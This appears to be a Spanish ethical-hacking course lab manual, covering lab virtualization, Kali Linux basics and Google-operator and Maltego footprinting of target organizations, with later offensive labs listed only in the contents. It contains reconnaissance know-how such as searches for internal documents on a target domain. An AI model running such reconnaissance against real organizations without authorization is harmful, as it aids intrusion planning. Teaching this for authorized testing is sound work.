



ACADEMIA
HACKER



HACKING KNIGHT

MANUAL DE LABORATORIOS

CURSO HACKING INTRO

Manual de Laboratorios

Basado en el contenido del libro “[HACKING ÉTICO 101 - ¡Cómo hackear profesionalmente en 21 días o menos!](#)”.

Todos los Derechos Reservados © Academia Hacker, 2020.

Nota: Todos los derechos reservados. Esta publicación no puede ser reproducida total ni parcialmente, ni registrada o transmitida por un sistema de recuperación de información o cualquier otro medio, sea este electrónico, mecánico, fotoquímico, magnético, electrónico, por fotocopia o cualquier otro, sin permiso por escrito previo de la editorial y el titular de los derechos, excepto en el caso de citas breves incorporadas en artículos críticos o revisiones.

Todas las marcas registradas son propiedad de sus respectivos propietarios. En lugar de poner un símbolo de marca después de cada ocurrencia de un nombre de marca registrada, usamos nombres en forma editorial únicamente, y al beneficio del propietario de la marca, sin intención de infracción de la marca registrada. Cuando estas designaciones aparecen en este libro, se imprimen con mayúsculas iniciales y/o con letra cursiva.

La información publicada en este manual está basada en artículos y libros publicados y en la experiencia de su autora. Su único propósito es educar a los lectores en la ejecución de pruebas de intrusión o hacking ético. No nos responsabilizamos por efectos, resultados o acciones que otras personas obtengan de lo que aquí se ha comentado, o de los resultados e información que se proveen en este libro o sus enlaces.

Se ha realizado un esfuerzo en la preparación de este manual para garantizar la exactitud de la información presentada. Sin embargo, la información contenida en este libro se vende sin garantía, ya sea expresa o implícita. Ni la autora, ni la editorial, sus concesionarios o distribuidores serán responsables de los daños causados o presuntamente causados directa o indirectamente por el uso de la información provista en este libro.

Tabla de contenido

Regalo para mis estudiantes	3
Lab 1.1: Armando nuestro laboratorio de hacking (*).....	4
Lab 1.2: Introducción a Kali Linux	7
Lab 2.1: Footprinting con Google.....	11
Lab 2.2: Footprinting con Maltego.....	15
Lab 2.3: DNS footprinting.....	22
Lab 3.1a: Escaneo de puertos con NMAP	27
Lab 3.1b: Análisis de vulnerabilidades con OpenVAS	28
Lab 3.1c: Análisis de vulnerabilidades con Nessus (BONUS LAB)	34
Lab 3.2: Escaneando aplicaciones con AMAP	42
Lab 4.1: Enumeración de Windows desde el CLI	44
Lab 4.2: Enumeración y banner grabbing con telnet y netcat	46
Lab 5.1: Usando el msfconsole (*)	49
Lab 5.2: Hackeando Metasploitable	50
Lab 5.3: Hacking de Windows con Armitage	61
Lab 5.4: Creación de correos falsos con sendemail y ataques del lado del cliente con SET tool (*)	67
Lab 5.5: Crackeando claves con Medusa	67
Lab 5.6: Ataque MITM con Ettercap y Wireshark.....	70
Lab 5.7a: Hackeando WEP con Aircrack.....	74
Lab 5.7b: Ataque basado en diccionario al protocolo WPA/WPA2	77
Lab 5.8: SQL injection con sqlmap	81
Acerca de la autora	86
Comuníquese con Karina Astudillo B.	87
Texto Guía.....	88
Otros libros de Karina Astudillo B.	89

Regalo para mis estudiantes

¡Como agradecimiento por tomar este curso, quiero obsequiarte mi
GUÍA DE WIRELESS HACKING!



Los instructores no seríamos nada sin nuestros estudiantes, así que te agradezco una vez más por haberte registrado en el curso.

Si en algún momento tienes preguntas, ¡no dudes en contactarme! Mis datos están en la sección “Acerca de la autora” de este manual.

Descarga mi **GUÍA DE WIRELESS HACKING**, absolutamente **SIN COSTO**,
desde esta página web:

<https://karinaastudillo.com/wireless-hacking-guia/>

Lab 1.1: Armando nuestro laboratorio de hacking (*)

(*) Laboratorio interactivo liderado por el instructor en clases.

En los distintos laboratorios del manual se realizarán prácticas usando como plataforma de hacking tanto *Windows* como *Kali Linux*. Y las víctimas pueden ser dispositivos de red como routers inalámbricos, o bien equipos con sistemas operativos *Windows*, *Android*, *iOS*, *Mac OS*, *Unix*, *Linux*, etc.

Pero sin importar el sistema operativo host que tengamos en el PC, mi recomendación es que instalemos software de virtualización como *VMWare* o *Virtual Box*, y sobre éste configuremos máquinas virtuales para usarlas como plataformas de hacking. Lo mismo aplica si queremos practicar con máquinas víctimas.

¿Por qué recomiendo virtualizar? Primero porque resulta económico, virtualizando podemos tener en un solo equipo físico tanto las estaciones hacker como las máquinas víctimas. Y segundo, porque es más seguro. De este modo no se toca al sistema operativo principal y si ocurriera algún fallo en una máquina virtual, siempre se puede restaurar una copia de esta o simplemente reinstalarla.

Hay que poner especial cuidado en este tema sobre todo si en algún momento queremos experimentar con una herramienta "underground" de cuyo origen no tengamos mayor confianza, recordemos que una herramienta "gratis" hecha por crackers puede traer software troyano, "gratuito" en efecto. Si jugamos con nuestra máquina virtual y por error introducimos virus o malware, al tenerla aislada de nuestro sistema principal nos aseguramos de que no afecte nuestra información.

Si el lector decide hospedar en una sola máquina física todas las máquinas virtuales requeridas para realizar los talleres, entonces se recomienda que dicho equipo tenga como mínimo 8GB de RAM. De igual forma, es importante que el procesador sea rápido (dual-core mínimo, quad-core recomendado).

A continuación, se muestran posibles topologías para nuestro laboratorio:





FIGURA 1 - Topología lógica sugerida para el laboratorio de hacking



SISTEMA OPERATIVO HOST (WINDOWS/LINUX/MACOS)
FIGURA 2 - Topología física sugerida para el laboratorio de hacking

¿En dónde conseguimos los instaladores de los OS's requeridos?

Comencemos por los sistemas *Linux* dado que por ser distribuciones de código abierto (open source) no implican ningún costo de licenciamiento.

Estos son los enlaces de descarga:

- *Kali Linux*: <http://www.kali.org/downloads/>
- *Metasploitable2*: <http://sourceforge.net/projects/metasploitable/files/Metasploitable2/>

Revisemos ahora los sistemas *Windows*. Sería genial contar con los recursos monetarios para comprar todas las versiones requeridas para los laboratorios y si el lector los tiene enhorabuena, ¡por favor contráteme! :-D Pero si no, existen estas alternativas sin costo, legítimas:

- Sitio de descarga de máquinas virtuales de sistemas *Microsoft* (*Windows 7, 8 y 10*).¹ <https://developer.microsoft.com/en-us/microsoft-edge/tools/vms/#downloads>. Este sitio es mantenido principalmente para proveer a los desarrolladores web formas de probar sus aplicaciones en diferentes navegadores y sistemas operativos de *Microsoft*, pero no hay ningún impedimento legal para que lo usemos para realizar pruebas de intrusión. Dado que son máquinas virtuales para pruebas, la licencia otorgada es de carácter temporal. Sin embargo, de requerirse un mayor tiempo de prueba, podemos volver a realizar el proceso de importación. El proceso de importación ya sea en *VmWare* o *VirtualBox* es sencillo de realizar, pero los detalles se pueden revisar en el documento de release notes incluido en el

¹ Antes era posible obtener Windows XP desde este lugar, pero debido a que Microsoft retiró el soporte para dicha versión, la descarga ya no está disponible. Para usar esta versión como máquina víctima, al momento hay dos opciones: 1) Comprar el medio de reinstalación de Windows XP en sitios que aún lo venden como por ejemplo Amazon - esto requiere contar con una licencia previa y 2) Conseguir un instalador y licencia viejos de algún amigo o de una Academia Microsoft. No le recomiendo al lector descargar XP ni ningún otro software desde sitios de descarga no oficiales, porque - aparte de ser ilegal - hay una alta posibilidad (por no decir probabilidad = 1) de que esos medios estén infectados con malware, lo cual pondría en riesgo su

sitio web.

- Otra forma de acceder a licencias legales de *Windows*, tanto de versiones de escritorio como de servidor, es inscribirse en el programa *Microsoft Imagine* (<https://imagine.microsoft.com/es-es>), disponible para estudiantes y profesores de las instituciones académicas suscritas a dicho programa.
- Finalmente, el proyecto *Metasploitable3* ahora incluye una máquina virtual *Linux* y otra *Windows 2008 Server*. No obstante, esta versión requiere un poco más de trabajo para su despliegue. Información detallada en <https://github.com/rapid7/metasploitable3>.

Lab 1.2: Introducción a Kali Linux

En este laboratorio veremos cómo descargar una máquina virtual de Kali Linux y revisaremos algunos comandos básicos.

Recursos:

- **Máquinas Virtuales de Kali Linux:** <https://www.kali.org/downloads/>
- **Estación Host:** 1 PC con sistema operativo *Windows, Linux o MacOS*
- **Software de Virtualización (Hipervisor):** VMware Workstation Player (<https://www.vmware.com/latam/products/workstation-player.html>) o VirtualBox (<https://www.virtualbox.org/>).

Pasos que seguir:

1. Descargue el software hipervisor de su preferencia en su computador e instálelo siguiendo los pasos sugeridos por el fabricante del software respectivo.
2. Proceda a descargar la máquina virtual de *Kali Linux* correspondiente al hipervisor elegido desde la página de descargas de Kali Org (<https://www.kali.org/downloads/>) y una vez descargado, descomprima dicho archivo en una carpeta de ser necesario. Usualmente la VM de *Kali* para *VMware* viene en formato *7Zip*.
3. Ejecute el hipervisor instalado y realice la importación de la máquina virtual de *Kali Linux*. En *VMware* esto se hace mediante la opción “**Open a Virtual Machine**”, véase la Figura 3. En *VirtualBox* la importación se hace desde el menú “**Archivo -> Importar servicio virtualizado**”, véase la Figura 4.



FIGURA 3 - Para importar una VM en *VMware*, de click sobre “Open a Virtual Machine” y escoja el archivo con extensión VMX alojado en el directorio de la VM descargada




FIGURA 4 - Para importar una VM en *VirtualBox*, escoja “Archivo -> Importar servicio virtualizado” y seleccione el archivo descargado en formato OVA

4. Ahora siga los pasos indicados por el software de virtualización y complete la importación. De ser necesario cambie los parámetros en la configuración de la VM de *Kali*. Se recomienda asignarle al menos 2GB de RAM, para que funcione adecuadamente.
5. Una vez importada la VM, deberá aparecer dentro de las disponibles en su software hipervisor. Las Figuras 5 y 6 muestran opciones posibles.





FIGURA 5 - Máquina virtual de *Kali* importada dentro de *VMware Player*

FIGURA 6 - Máquina virtual de *Kali* importada dentro de *VirtualBox*

6. Ahora ya puede escoger su VM *Kali* y encenderla (opción PLAY). El nombre de usuario para ingresar es “root” y la clave es “toor”.
7. Una vez dentro de *Kali* proceda a abrir una ventana de terminal y ejecute los siguientes comandos para actualizar el sistema operativo.

```
apt-get update
```

```
apt-get upgrade -y
```

8. Si el proceso de instalación le hace alguna pregunta acepte las opciones por defecto. Aunque no es necesario reiniciar, es recomendable. Para hacerlo ejecute el siguiente comando en la ventana de terminal abierta.

```
reboot
```

9. Listo. Ya puede practicar comandos de Linux en su nuevo *Kali*. Estos son algunos comandos básicos:

pwd : muestra la ruta actual en la que estamos ubicados

cd: para cambiar de directorio

mkdir : para crear un directorio

ls : permite listar directorios y archivos

cp : permite copiar archivos

mv : para mover o renombrar archivos

rm : comando para borrar un archivo o una carpeta

cat : permite ver el contenido de archivos

clear : para limpiar la pantalla del terminal

adduser -m nombre_usuario : para crear un nuevo usuario en Linux

passwd nombre_usuario : sirve para cambiar la clave de un usuario creado previamente

chmod : permite cambiar los permisos de archivos/carpetas

./nombre_script : para ejecutar un script del directorio actual

man nombre_comando : para acceder al manual de ayuda de un comando

10. Revise la sintaxis de cada comando con ayuda del comando **man** (**man nombre_comando**) y mire los ejemplos mostrados en la ayuda. Luego, mientras mantiene la ventana actual con la ayuda abierta, abra un segundo terminal y practique a usar cada comando. Si recibe un mensaje de error, lea dicho mensaje detenidamente para interpretar el porqué del error.

Lab 2.1: Footprinting con Google

En este laboratorio realizaremos reconocimiento con *Google*².

Recursos:

- **Estación Hacker:** *Kali Linux*.
- **Víctima:** Una empresa u organización cualquiera sobre la que recabar información.
- **Software:** Un navegador web y el portal de búsqueda *Google*.

Pasos que seguir:

Abra un navegador web y realice una búsqueda en *Google* por el nombre de la organización víctima, la cual será para nuestro ejemplo mi propia empresa: *Consulting-Systems*. Para acotar los resultados he agregado a la búsqueda el nombre de mi ciudad, Guayaquil.




FIGURA 7 – Footprinting con Google

Como podemos observar en la Figura 7, la búsqueda ha arrojado miles de resultados, pero los relativos a mi empresa son los primeros tres de la lista. Esto no siempre es tan fácil, hay empresas que tienen nombres muy comunes o tienen sitios que no están bien indexados, por lo que, no aparecerán entre los primeros resultados.

Por ello, para mejorar nuestras búsquedas nos valdremos de los operadores

² Al uso de operadores de Google para hacer reconocimiento o footprinting se le denomina Google Hacking.

provistos por *Google*. Revisemos algunos de los más importantes.

Operadores de *Google*:

- **+** (**símbolo más**): se utiliza para incluir palabras que por ser muy comunes no son incluidas en la búsqueda por *Google*. Por ejemplo, digamos que queremos buscar ***la empresa X***, dado que el artículo "la" es muy común, usualmente se excluye de la búsqueda. Si queremos que sea incluido entonces lo escribimos así **+la empresa X**
- **-** (**símbolo menos**): es usado para excluir resultados que incluyan el término al que se antepone el símbolo. Por ejemplo, si estamos buscando entidades bancarias podríamos escribir: **bancos seguros -muebles**
- **" "** (**dobles comillas**): si queremos buscar un texto de forma literal lo enmarcamos en dobles comillas. Ejemplo: **"la empresa X"**
- **~** (**virgulilla**): al colocar este símbolo antepuesto a una palabra, se incluye en la búsqueda sinónimos de la misma. Por ejemplo, buscar por **la ~empresa X** incluirá también resultados para **la organización X**
- **OR**: esto permite incluir resultados que cumplan con uno o ambos criterios de búsqueda. Por ejemplo: **"Gerente General" OR "Gerente de Sistemas" empresa X**
- **site**: permite limitar las búsquedas a un sitio de Internet en particular. Ejemplo: **Gerente General site:empresax.com**
- **link**: lista las páginas que contienen enlaces al sitio indicado. Por ejemplo al buscar **link:empresax.com** obtendremos páginas que contienen enlaces hacia la empresa X.
- **filetype** o **ext**: permite hacer búsquedas por tipos de archivos. Ejemplo: **rol + pagos ext:pdf site:empresax.com**
- **allintext**: obtiene páginas que contienen las palabras de búsqueda dentro del texto o cuerpo de estas. Ejemplo: **allintext: la empresa X**
- **inurl**: muestra resultados que contienen las palabras de búsqueda en la dirección de Internet (URL). Ejemplo: **inurl: empresax**

Por supuesto existen más operadores que podemos usar con *Google*,³ pero considero que estos son los imprescindibles.

Volviendo a nuestro ejemplo, usaremos algunos de los operadores de *Google* mencionados previamente para efectuar búsquedas específicas sobre nuestro objetivo.

En la Figura 7 se observa que el dominio de la página web de la víctima es consulting-systems.tech. Efectuemos por tanto una nueva búsqueda, limitando los resultados a este dominio con el operador “site”.

³ Google dentro de Google. (2016). Operadores de Búsqueda – Ayuda de Web Search. Recuperado de https://support.google.com/websearch/answer/136861?p=adv_operators&hl=es.




Figura 8 - Uso del operador “site”

Tal y como se refleja en la Figura 8, los resultados son páginas web que pertenecen al dominio web consultado. Si mi empresa tuviese otros servidores web con un nombre dns designado dentro del dominio consulting-systems.tech, estos aparecerían muy probablemente en la lista. El lector es libre de probar los ejemplos de este laboratorio con otros dominios de su preferencia, recordemos que el *Google Hacking* se basa en la obtención de información públicamente indexada por *Google*, por ende no se requiere un permiso especial para efectuar dichas búsquedas.

Probemos ahora combinando el operador “site” con la búsqueda de documentos que contengan en la URL la palabra “forense”. Esto se hace con el operador “inurl”, tal y como se muestra en la Figura 9.



Figura 9 - Búsqueda de la palabra “forense” en el URL del dominio objetivo

Pruebe otros operadores y otros objetivos. ¿Cree que es útil el *Google Hacking*?




Figura 10 - Búsqueda de documentos con extensión PDF en el dominio sans.org

Lab 2.2: Footprinting con Maltego

En este laboratorio usaremos para efectuar reconocimiento el aplicativo *Maltego*, el cual viene incluido con Kali Linux.

Recursos:

- **Estación Hacker:** *Kali Linux*.
- **Víctima:** Una empresa u organización cualquiera sobre la que recabar información.
- **Software:** *Maltego*.

Pasos que seguir:

Para iniciar *Maltego* vaya al menú “**Applications -> Information Gathering -> Maltego**” de *Kali Linux*. La primera vez que inicia *Maltego* deberá usted decirle cuál de los productos que ofrece Paterva desea utilizar (vea la Figura 11). Para este laboratorio escogeremos *Maltego CE* (click en run).




FIGURA 11 – Escogemos Maltego CE

Una vez iniciado *Maltego* deberemos aceptar el acuerdo de licencia y completar los pasos para la configuración inicial siguiendo las instrucciones en pantalla. Esto incluye la

creación de una cuenta para acceso a los servidores y la obtención del paquete de transformaciones actualizado (ver Figura 12).

La primera vez crearemos un gráfico en blanco para jugar con él y probar las tan esperadas transformaciones (ver Figura 13). Esta vez usaremos como objetivo a *Google*, les recuerdo que se trata de información pública y por ende no contravenimos ninguna ley.

Empezaremos por expandir el menú "Infrastructure" ubicado a la izquierda y arrastraremos un objeto de tipo "Domain" a un espacio libre en nuestro nuevo gráfico, como se denota en la Figura 14.

Para cambiar el nombre de dominio por defecto, seleccionamos el objeto con el puntero del mouse y cambiamos el valor en la caja de propiedades ubicada en la parte inferior derecha de la interfaz. En este ejemplo cambiaremos paterva.com por google.com (ver Figura 15).




FIGURA 12 - El lector debe registrarse la primera vez haciendo click en el enlace “register” en color naranja antes de poder autenticarse.

